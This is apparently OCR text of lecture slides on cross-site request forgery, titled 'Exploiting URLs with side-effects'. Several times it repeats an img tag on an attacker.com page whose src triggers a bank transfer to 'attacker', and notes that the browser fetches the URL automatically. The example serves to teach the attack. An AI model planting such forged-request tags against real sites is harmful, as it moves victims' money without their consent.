
Browser

attacker.com

```
<img src=“http://bank.com/
transfer.cgi?amt=9999&to=attacker”>
```

Browser automatically visits the URL to obtain what it believes will be an image.


Exploiting URLs with side-effects



```
<img src="http://bank.com/
transfer.cgi?amt=9999&to=attacker">
```

Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects




```
<img src="http://bank.com/
transfer.cgi?amt=9999&to=attacker">
```

```
http://bank.com/
transfer.cgi?amt=9999&to=attacker
```

